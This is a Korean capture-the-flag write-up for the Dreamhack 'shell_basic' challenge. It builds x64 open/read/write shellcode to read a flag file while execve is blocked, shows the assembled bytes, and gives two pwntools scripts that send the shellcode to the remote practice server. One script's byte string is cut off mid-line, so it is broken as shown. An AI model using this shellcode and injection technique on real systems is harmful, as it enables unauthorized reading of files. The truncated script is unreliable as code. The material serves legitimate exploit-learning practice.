Shell_basic 문제 write-up

강승민

입력한 셸코드를 실행하는 프로그램입니다.
`main` 함수가 아닌 다른 함수들은 execve, execveat 시스템 콜을 사용하지 못하도록 하며, 풀이와 관련이 없는 함수입니다.
flag 위치와 이름은 `/home/shell_basic/flag_name_is_loooooong` 입니다.

문제에서 제시하는걸 보면 쉘코드를 만드는데 execve, execveat 시스템콜을 사용하지 못한다고 한다. 즉 시스템함수를 사용할 수 없다는 뜻이다.

그래서 시스템 콜을 이용한 open read write 함수를 사용해 위 파일 내용을 읽어 내야 할 것 같다.

C 언어로 표현하면

f = open("/home/shell_basic/flag_name_is_loooooong" , 0 , 0);

read(f , buf , 0x100);

write(1 , buf , 0x100);

로 표현할 수 있다. 이를 어셈블리어로 나타내야하는데 x64어셈블리어에서 첫번째 인자는 rdi, 두번째는 rsi, 세번째는 rdx 를 사용한다. 그리고 read는 0 , write는 1, open은 2 의 시스템콜을 사용하는데 이 숫자를 rax에 넣고 syscall을 호출하면 해당 동작을 한다. 코드를 짜보면

```
section .text
global _start
_start:
    mov rax,0x00
    push rax
    mov rax,0x676e6f6f6f6f6f6f
    push rax
    mov rax,0x6c5f73695f656d61
    push rax
    mov rax,0x6e5f67616c662f63
    push rax
    mov rax,0x697361625f6c6c65
    push rax
    mov rax,0x68732f656d6f682f
    push rax
    mov rdi,rsp
    mov rsi,0
    mov rdx,0
    mov rax,2
    syscall
    mov rdi,rax
    mov rsi,rsp
    mov rdx,0x100
    mov rax,0
    syscall
    mov rdi,1
    mov rsi,rsp
    mov rdx,0x100
    mov rax,1
    syscall
```


이와 같이 코드를 짤 수 있다. 파일명을 8바이트씩 끊어서 레지스터에 넣고 push하는 방식으로 스택에 입력하였다. 이 코드를 컴파일하여 text영역만 추출하면 아래와 같다.

```
┌──(ubuntu㉿LAPTOP-tmdalsBoB)-[/mnt/…/CTFStudy/tmdals010126/shell_basic/exploit]
└─$ nasm -f elf64 exploit.asm

┌──(ubuntu㉿LAPTOP-tmdalsBoB)-[/mnt/…/CTFStudy/tmdals010126/shell_basic/exploit]
└─$ objcopy --dump-section .text=exploit.bin exploit.o

┌──(ubuntu㉿LAPTOP-tmdalsBoB)-[/mnt/…/CTFStudy/tmdals010126/shell_basic/exploit]
└─$ xxd exploit.bin
00000000: b800 0000 0050 48b8 6f6f 6f6f 6f6f 6e67  .....PH.oooooong
00000010: 5048 b861 6d65 5f69 735f 6c50 48b8 632f  PH.ame_is_lPH.c/
00000020: 666c 6167 5f6e 5048 b865 6c6c 5f62 6173  flag_nPH.ell_bas
00000030: 6950 48b8 2f68 6f6d 652f 7368 5048 89e7  iPH./home/shPH..
00000040: be00 0000 00ba 0000 0000 b802 0000 000f  ................
00000050: 0548 89c7 4889 e6ba 0001 0000 b800 0000  .H..H...........
00000060: 000f 05bf 0100 0000 4889 e6ba 0001 0000  ........H.......
00000070: b801 0000 000f 05                        .......
```

이 쉘코드를 이용해 실행해보면 임의로 생성해둔 파일의 내용인 flag가 출력된다.



이를 복사하여 서버로 입력해보면

```
from pwn import *
host = "host1.dreamhack.games"
port = 22913
p = remote(host, port)
value = b"\xB8\x00\x00\x00\x00\x50\x48\xB8\x6F\x6F\x6F\x6F\x6F\x6F\x6E\x67\x50\x48\xB8
p.sendline(value)
p.interactive()
```

```
(ubuntu㉿LAPTOP-tmdalsBoB)-[/mnt/…/CTF_Study/CTFStudy/tmdals010126/shell_basic]
$ python3 exploit.py
[+] Opening connection to host1.dreamhack.games on port 22913: Done
[*] Switching to interactive mode
shellcode: DH{                                    }
ong\x00\x00\x00\x00An\xd4U\x00X\xfa+\xcb\xfd\x00`\xa9An\x00\x00\x80\xbdv\xf2\x00\xbdv\xf2\
x0cv\xf2\x00\x00\x00\x00\xfa+\xcb\xfd\x00\x00\x00\x00\x00\x00\xabAn\xd4U\x00\x00\x00\x00\x007\
d4U\x00P\xfa+\xcb\xfd\x00\x00\x00\x00\x00\x00\x00\x00\x007 J \x8c\xdf\xd[*] Got EOF while rea
$
```

이렇게 flag를 얻을 수 있다.

다른 방법으로 pwntools 를 이용해

```
from pwn import *

p = remote('host1.dreamhack.games',  20451)
context.arch = 'amd64'
r = "/home/shell_basic/flag_name_is_loooooong"

shellcode = ''
shellcode += shellcraft.open(r)
shellcode += shellcraft.read('rax', 'rsp', 0x100)
shellcode += shellcraft.write(1, 'rsp', 0x100)

p.sendline(asm(shellcode))
p.interactive()
```

이렇게 코드를 짜고 실행을 하면 flag를 얻을 수 있다.